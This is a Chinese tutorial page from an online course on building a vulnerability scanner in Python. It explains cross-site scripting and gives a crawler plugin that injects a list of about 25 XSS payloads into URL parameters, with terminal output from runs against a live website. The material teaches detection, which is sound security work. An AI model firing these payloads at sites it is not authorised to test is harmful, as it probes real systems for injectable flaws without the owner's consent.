

全部课程 (/courses/) / Python打造漏洞扫描器 (/courses/761) / 基于爬虫开发XSS检测程序


在线实验，请到PC端体验

# 基于爬虫开发XSS检测插件

## 一、实验说明

### 1.1 实验内容

本节课会基于上节课开发的插件框架，讲解xss漏洞形成的原理，据此编写一个简单的XSS检测插件，先上效果图。

A terminal window titled 'Terminal 终端 - python w8ay.py' showing a series of XSS test commands and their results. The tests involve sending malicious payloads to various URLs on shiyanlou.com, such as /paths/python/, /courses/498/, /courses/596/, /paths/bigdata/, /#sign-modal/, and /#sign-modal/<ScRiPt>. The results show the browser's response, including prompts and the execution of JavaScript code. A watermark '实验楼 shiyanlou.com' is visible in the bottom right corner of the terminal output.

```
[u'bc3878b7ed0a4468a65390bd79e6e73f@sentry.shiyanlou']
[xss test]: https://www.shiyanlou.com/paths/python</script>"><script>prompt(1)</script>
[u'bc3878b7ed0a4468a65390bd79e6e73f@sentry.shiyanlou']
[xss test]: https://www.shiyanlou.com/courses/498</script>"><script>prompt(1)</script>
[u'bc3878b7ed0a4468a65390bd79e6e73f@sentry.shiyanlou']
[xss test]: https://www.shiyanlou.com/courses/596</script>"><script>prompt(1)</script>
[u'bc3878b7ed0a4468a65390bd79e6e73f@sentry.shiyanlou']
[xss test]: https://www.shiyanlou.com/paths/bigdata</script>"><script>prompt(1)</script>
[u'bc3878b7ed0a4468a65390bd79e6e73f@sentry.shiyanlou']
[xss test]: https://www.shiyanlou.com/#sign-modal</script>"><script>prompt(1)</script>
[xss test]: https://www.shiyanlou.com/#sign-modal</ScRiPt>"><ScRiPt>prompt(1)</ScRiPt>
[xss test]: https://www.shiyanlou.com/#sign-modal"><img src=x onerror=prompt(1)>
[xss test]: https://www.shiyanlou.com/#sign-modal"><svg/onload=prompt(1)>
[xss test]: https://www.shiyanlou.com/#sign-modal"><iframe/src=javascript:prompt(1)>
[xss test]: https://www.shiyanlou.com/#sign-modal"><h1 onclick=prompt(1)>Clickme</h1>
```

### 1.2 实验知识点

- XSS基础知识
- XSS检测原理

### 1.3 实验环境

- Python 2.7
- Xfce终端
- sublime

### 1.4 适合人群

本课程难度为一般，属于中级级别课程，适合具有Python基础的用户，熟悉python基础知识加深巩固。

### 1.5 代码获取

你可以通过下面命令将代码下载到实验楼环境中，作为参照对比进行学习。

```
$ wget http://labfile.oss.aliyuncs.com/courses/761/shiyanlouscan3.zip
$ unzip shiyanlouscan3.zip
```

动手实践是学习 IT 技术最有效的方式!

开始实验

## 二、开发准备

### xss攻击原理

#### 什么是XSS

跨站脚本攻击(Cross Site Scripting)，为不和层叠样式表(Cascading Style Sheets, CSS)的缩写混淆，故将跨站脚本攻击缩写为XSS。恶意攻击者往Web页面里插入恶意Script代码，当用户浏览该页之时，嵌入其中Web里面的Script代码会被执行，从而达到恶意攻击用户的目的。

#### 为什么要打造这个检测程序？

1. XSS很少有自动化工具可以对其进行攻击检测
2. 很难发现

#### 敲黑板！！

但是大家不要高兴的太早，我们这篇xss检测程序是很原始很初级的自动化检测，只能检测一部分xss漏洞，但没关系，我们先做出雏形，在后期维护的时候慢慢增强这个功能。

## 三、实验步骤

### 3.1 上节回顾

在上节课中，我们基于爬虫系统开发出了插件系统，这个系统会非常方便的把爬取出来的链接传递到插件系统中，还记得怎么编写吗？我们只需要一个框架：

```
import re,random
from lib.core import Download
class spider:
    def run(self,url,html):
        pass
```

然后将运行函数写到run函数里面就可以了,url,html是插件系统传递过来的链接和链接的网页源码。

### 3.2 XSS检测原理：

我们这里先做个很简单的xss原理检测工具，也很简单，就是通过一些xss的payload加入到url参数中，然后查找url的源码中是否存在这个参数，存在则可以证明页面存在xss漏洞了。

payload list:

```
</script>"><script>prompt(1)</script>
</ScRiPt>"><ScRiPt>prompt(1)</ScRiPt>
"><img src=x onerror=prompt(1)>
"><svg/onload=prompt(1)>
"><iframe/src=javascript:prompt(1)>
"><h1 onclick=prompt(1)>Clickme</h1>
"><a href=javascript:prompt(1)>Clickme</a>
"><a href="javascript:confirm%28 1%29">Clickme</a>
"><a href="data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnoQoMik+">click</a>
"><textarea autofocus onfocus=prompt(1)>
"><a/href=javascript&colon;co\u006efir\u006d&#40;&quot;1&quot;&#41;>clickme</a>
"><script>co\u006efir\u006d`1`</script>
"><ScRiPt>co\u006efir\u006d`1`</ScRiPt>
"><img src=x onerror=co\u006efir\u006d`1`>
"><svg/onload=co\u006efir\u006d`1`>
"><iframe/src=javascript:co\u006efir\u006d%28 1%29>
"><h1 onclick=co\u006efir\u006d(1)>Clickme</h1>
"><a href=javascript:prompt%28 1%29>Clickme</a>
"><a href="javascript:co\u006efir\u006d%28 1%29">Clickme</a>
"><textarea autofocus onfocus=co\u006efir\u006d(1)>
"><details/ontoggle=co\u006efir\u006d`1`>clickmeonchrome
"><p/id=1%0Aonmousemove%0A=%0Aconfirm`1`>hoveme
"><img/src=x%0Aonerror=prompt`1`>
"><iframe srcdoc="&lt;img src&equals;x: x onerror&equals;alert&lpar;1&rpar;&gt;">
"><h1/ondrag=co\u006efir\u006d`1`>
```

动手实践是学习IT技术最有效的方式！

开始实验

### 3.3 可能大家会问为什么这样就可以检测xss

答：xss原理是把输入的代码当作html执行了，执行了就会在网页源码中显示，所以我们查找就行。

### 3.4 xss就这么简单？

错，xss有各种各样的玩法，本文只是一个简单的工具，用作抛砖引玉。

### 3.5 代码编写

为了以后代码编写的方便，我们编写一个函数取出url中的参数，

比如 `https://www.shiyanlou.com/courses/?a=1&b=2&c=3` 。

我们要将 1 2 3 都取出来进行替换，所以我们先创建一个公共函数来分割这些文本。

在文件 `lib/core/common.py` 中

```
def urlsplit(url):
    domain = url.split("?")[0]
    _url = url.split("?")[-1]
    param = {}
    for val in _url.split("&"):
        param[val.split("=")[0]] = val.split("=")[-1]

    #combine
    urls = []
    for val in param.values():
        new_url = domain + '?' + _url.replace(val, 'my_Payload')
        urls.append(new_url)
    return urls
```

这个函数会返回一个元祖将每个参数用my\_Payload标记，到时候我们替换这个参数就行了。

然后编写我们的xss检查程序，这个程序也是一个基于爬虫的框架。

### 3.6 开始之前

开始之前现在目录新建一个data文件夹，这个文件夹用于存储我们的一些数据。

然后把xss payload放入进入，命名的话随意，这里我就命名为xss.txt，内容为之前的xss payload list。

### 3.7 xss检测程序代码

在 `script` 目录下新建文件 `xss_check.py` 。

代码如下：

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-


from lib.core import Download,common
import sys,os

payload = []
filename = os.path.join(sys.path[0],"data","xss.txt")
f = open(filename)
for i in f:
    payload.append(i.strip())

class spider():
    def run(self,url,html):
        download = Download.Downloader()
        urls = common.urlsplit(url)

        if urls is None:
            return False
        for _urlp in urls:
            for _payload in payload:
                _url = _urlp.replace("my_Payload",_payload)
                print "[xss test]:",_url
                #我们需要对URL每个参数进行拆分,测试
                _str = download.get(_url)
                if _str is None:
                    return False
                if(_str.find(_payload)!=-1):
                    print "xss found:%s"%url
            return False
```

效果图:




```
shiyanlou:shiyanlou$ python w8ay.py [12:47:28]
craw:https://www.shiyanlou.com/
[xss test]: https://www.shiyanlou.com/</script>"><script>prompt(1)</script>
[u'bc3878b7ed0a4468a65390bd79e6e73f@sentry.shiyanlou']
craw:https://www.shiyanlou.com/paths/
craw:https://www.shiyanlou.com/courses/774
craw:https://www.shiyanlou.com/courses/
craw:https://www.shiyanlou.com/contribute
craw:https://www.shiyanlou.com/paths/java
craw:https://www.shiyanlou.com/paths/python
craw:https://www.shiyanlou.com/#sign-modal
craw:https://www.shiyanlou.com/courses/596
craw:https://www.shiyanlou.com/paths/bigdata
craw:https://www.shiyanlou.com/courses/498
```

```
payload = []
filename = os.path.join(sys.path[0],"data","xss.txt")
f = open(filename)
for i in f:
    payload.append(i.strip())
```

这行代码主要实现了读取我们的xsspayload文件。

因为文件是在windows下生成的,所以我们要对每行用 strip() 过滤下 \n 空格 等的特殊符号。接下来的代码就是xss检测的运行流程了,获取到url,拆分url,对每个url拆分参数进入注入分析,成功就返回出来。一个很简单的思路。



```
Terminal 终端 - python w8ay.py
文件(F) 编辑(E) 视图(V) 终端(T) 标签(A) 帮助(H)
[u'bc3878b7ed0a4468a65390bd79e6e73f@sentry.shiyanlou']
[xss test]: https://www.shiyanlou.com/paths/python</script>"><script>prompt(1)</script>
[u'bc3878b7ed0a4468a65390bd79e6e73f@sentry.shiyanlou']
[xss test]: https://www.shiyanlou.com/courses/498</script>"><script>prompt(1)</script>
[u'bc3878b7ed0a4468a65390bd79e6e73f@sentry.shiyanlou']
[xss test]: https://www.shiyanlou.com/courses/596</script>"><script>prompt(1)</script>
[u'bc3878b7ed0a4468a65390bd79e6e73f@sentry.shiyanlou']
[xss test]: https://www.shiyanlou.com/paths/bigdata</script>"><script>prompt(1)</script>
[u'bc3878b7ed0a4468a65390bd79e6e73f@sentry.shiyanlou']
[xss test]: https://www.shiyanlou.com/#sign-modal</script>"><script>prompt(1)</script>
[xss test]: https://www.shiyanlou.com/#sign-modal</ScRiPt>"><ScRiPt>prompt(1)</ScRiPt>
[xss test]: https://www.shiyanlou.com/#sign-modal"><img src=x onerror=prompt(1)>
[xss test]: https://www.shiyanlou.com/#sign-modal"><svg/onload=prompt(1)>
[xss test]: https://www.shiyanlou.com/#sign-modal"><iframe/src=javascript:prompt(1)>
[xss test]: https://www.shiyanlou.com/#sign-modal"><h1 onclick=prompt(1)>Clickme</h1>
```

[← 上一节 \(/courses/761/labs/2562/document\)](/courses/761/labs/2562/document)[下一节 > \(/courses/761/labs/2649/document\)](/courses/761/labs/2649/document)

#### 课程教师

**new4**

共发布过1门课程

[查看老师的所有课程 > \(/teacher/102428\)](/teacher/102428)

## 动手做实验，轻松学IT



#### 公司

<http://weibo.com/shiyanlou2013>[关于我们 \(/aboutus\)](/aboutus)[联系我们 \(/contact\)](/contact)[加入我们 \(http://www.simplecloud.cn/jobs.html\)](http://www.simplecloud.cn/jobs.html)[技术博客 \(https://blog.shiyanlou.com\)](https://blog.shiyanlou.com)

#### 服务

[企业版 \(/saas\)](/saas)[实战训练营 \(/bootcamp/\)](/bootcamp/)[会员服务 \(/vip\)](/vip/)[实验报告 \(/courses/reports\)](/courses/reports/)[常见问题 \(/questions/?\)](/questions/)[tag=%E5%B8%B8%E8%A7%81%E9%97%AE%E9%A2%98\)](#)[隐私条款 \(/privacy\)](/privacy/)

#### 合作

[我要投稿 \(/contribute\)](/contribute/)[教师合作 \(/labs\)](/labs/)[高校合作 \(/edu/\)](/edu/)[友情链接 \(/friends\)](/friends/)[开发者 \(/developer\)](/developer/)

#### 学习路径

[Python学习路径 \(/paths/python\)](/paths/python/)[Linux学习路径 \(/paths/linuxdev\)](/paths/linuxdev/)[大数据学习路径 \(/paths/bigdata\)](/paths/bigdata/)[Java学习路径 \(/paths/java\)](/paths/java/)[PHP学习路径 \(/paths/php\)](/paths/php/)[全部 \(/paths/\)](/paths/)Copyright ©2013-2017 实验楼在线教育 | 蜀ICP备13019762号 (<http://www.miibeian.gov.cn/>)

动手实践是学习 IT 技术最有效的方式!

[开始实验](#)